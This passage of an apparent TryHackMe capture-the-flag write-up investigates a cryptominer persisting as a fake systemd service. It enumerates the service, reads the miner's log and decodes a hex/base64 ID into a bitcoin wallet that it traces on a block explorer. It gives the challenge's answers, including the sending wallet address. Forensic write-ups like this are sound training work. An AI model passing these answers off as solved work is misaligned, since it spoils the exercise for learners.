
SO for the second one we need to lookup process like this

```
systemctl list-units --type=service --all
```



```
● ubuntu-advantage-cloud-id-shim.service         not-found inactive dead    ubuntu-advantag
  ubuntu-advantage.service                       loaded    inactive dead    Ubuntu Pro Back
  ubuntu.service                                 loaded    active   running TRYHACK3M
  udisks2.service                                loaded    active   running Disk Manager
```

For the second question answer we need to do this




```
To show all installed unit files use 'systemctl list-unit-files'.
apache@tryhackme:/data/www/default$ systemctl cat ubuntu.service
systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
apache@tryhackme:/data/www/default$ 
```

Third Question's Answer :

The third question we already have : ubuntu.service

Forth Question's Answer :

For this check the /lib/NetworkManager/ folder to find the log file




```
apache@tryhackme:/data/www/default$ ls -al /lib/NetworkManager/
ls -al /lib/NetworkManager/
total 8636
drwxr-xr-x   6 root root    4096 Apr  8 10:46 .
drwxr-xr-x 148 root root   12288 Apr  2 10:17 ..
drwxr-xr-x   2 root root    4096 Feb 27  2022 VPN
drwxr-xr-x   2 root root    4096 Apr  3 06:39 conf.d
drwxr-xr-x   5 root root    4096 Feb 27  2022 dispatcher.d
-rw-r--r--   1 root root   48190 Apr 11 10:54 inet.conf
-rwxr-xr-x   1 root root   14712 Feb 16  2024 nm-dhcp-helper
-rwxr-xr-x   1 root root   47672 Feb 16  2024 nm-dispatcher
-rwxr-xr-x   1 root root  843048 Feb 16  2024 nm-iface-helper
-rwxr-xr-x   1 root root 6948448 Apr  8 10:28 nm-inet-dialog
-rwxr-xr-x   1 root root  658736 Feb 16  2024 nm-initrd-generator
-rwxr-xr-x   1 root root   27024 Mar 11  2020 nm-openvpn-auth-dialog
-rwxr-xr-x   1 root root   59784 Mar 11  2020 nm-openvpn-service
-rwxr-xr-x   1 root root   31032 Mar 11  2020 nm-openvpn-service-openvpn-helper
-rwxr-xr-x   1 root root   51416 Nov 27  2018 nm-pptp-auth-dialog
-rwxr-xr-x   1 root root   59544 Nov 27  2018 nm-pptp-service
drwxr-xr-x   2 root root    4096 Nov 27  2021 system-connections
apache@tryhackme:/data/www/default$ 
```

This one is the readable only so this is the answer

Fifth Question's Answer :

Lets head this inet.conf as this is a huge file




```
apache@tryhackme:/data/www/default$ head /lib/NetworkManager/inet.conf
head /lib/NetworkManager/inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b6557524864
7a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a56
4e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
apache@tryhackme:/data/www/default$ 
```

```
ID:
5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c
70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a
6255313459316873636b35366247315a4d304531595564476130355864486c6157454a355754
```

```
4a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c52
5054303d
```

Lets check this hash at CyberChef



Magic
Depth
3
□ Intensive mode
□ Extensive language support
Crib (known plaintext string or regex)


```
5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c7055
5a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a62553134
59316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959
556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
```

312 1 Raw Bytes LF

Recipe (click to load)	Result snippet	Properties

From_Hex('None')
From_Base64('A-Za-z0-9+/=',true,false)
From_Base64('A-Za-z0-9+/=',true,false)
	bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa	Matching ops: From Base64, From Base85, From Hexdump
		Valid UTF8
		Entropy: 4.40

Lets check this first one



From Hex
Delimiter
None

From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars □ Strict mode


From Base64
Alphabet
A-Za-z0-9+/=
☑ Remove non-alphabet chars □ Strict mode

```
5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c7055
5a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a62553134
59316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959
556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
```

312 1 301-303 (2 selected) Raw Bytes LF

```
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4
l67qa
```

The problem that im seeing here is that this is too long for a addres as it is



bitcoin wallet address length

A bitcoin address is a 26-62 alphanumeric character identifier that is used to receive bitcoin. There are several address formats based on different specifications.


So i see this string here which is command there might be two address here i think

```
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa
```

First one : bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa
Second one : bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa

Lets check 'em both in this finder i found : https://blockchair.com/

First one is valid



Bitcoin address


HASH
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa

MAIN BALANCE
+ 0.00001 BTC · 0.58 USD

Blockchair Buggy

Hello there! It looks like you are observing an address. Would you like any help?

Second one is not valid




Number of results for "bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa": 0

Oops! We couldn't find "bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa" among the information stored on blockchains.

Recheck the phrase and try again.

Lets see the first one first transaction sender that is our answer of the question



● Received [Confirmations: 74,742] Successful ●


+ 11.30361106 BTC ✓ · 313,030.78 USD 27 Mar 2023 12:59:32 UTC

TRANSACTION

50a89a628a6620216dca19f1221c138982601810fd60677ac7612a01999ae028 ●

`50a89a628a6620216dca19f1221c138982601810fd60677ac7612a01999ae028`

Lets check this transaction :



Main (3)

INPUT 0

bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r ●

AMOUNT

● 11.44672 BTC ✓ · 320,565 USD

OUTPUT 0

bc1qu2ds4h6e9pxjvq7m63sjp02h8gxsmwrvztg5xn ●


AMOUNT

0.14308525 BTC ✓ · 4,007 USD ●

Anwser : `bc1q5jqgm7nvrhaw2rh2vk0dk8e4gg5g373g0vz07r`

Sixth Question's Answer :

So lets lookup this address

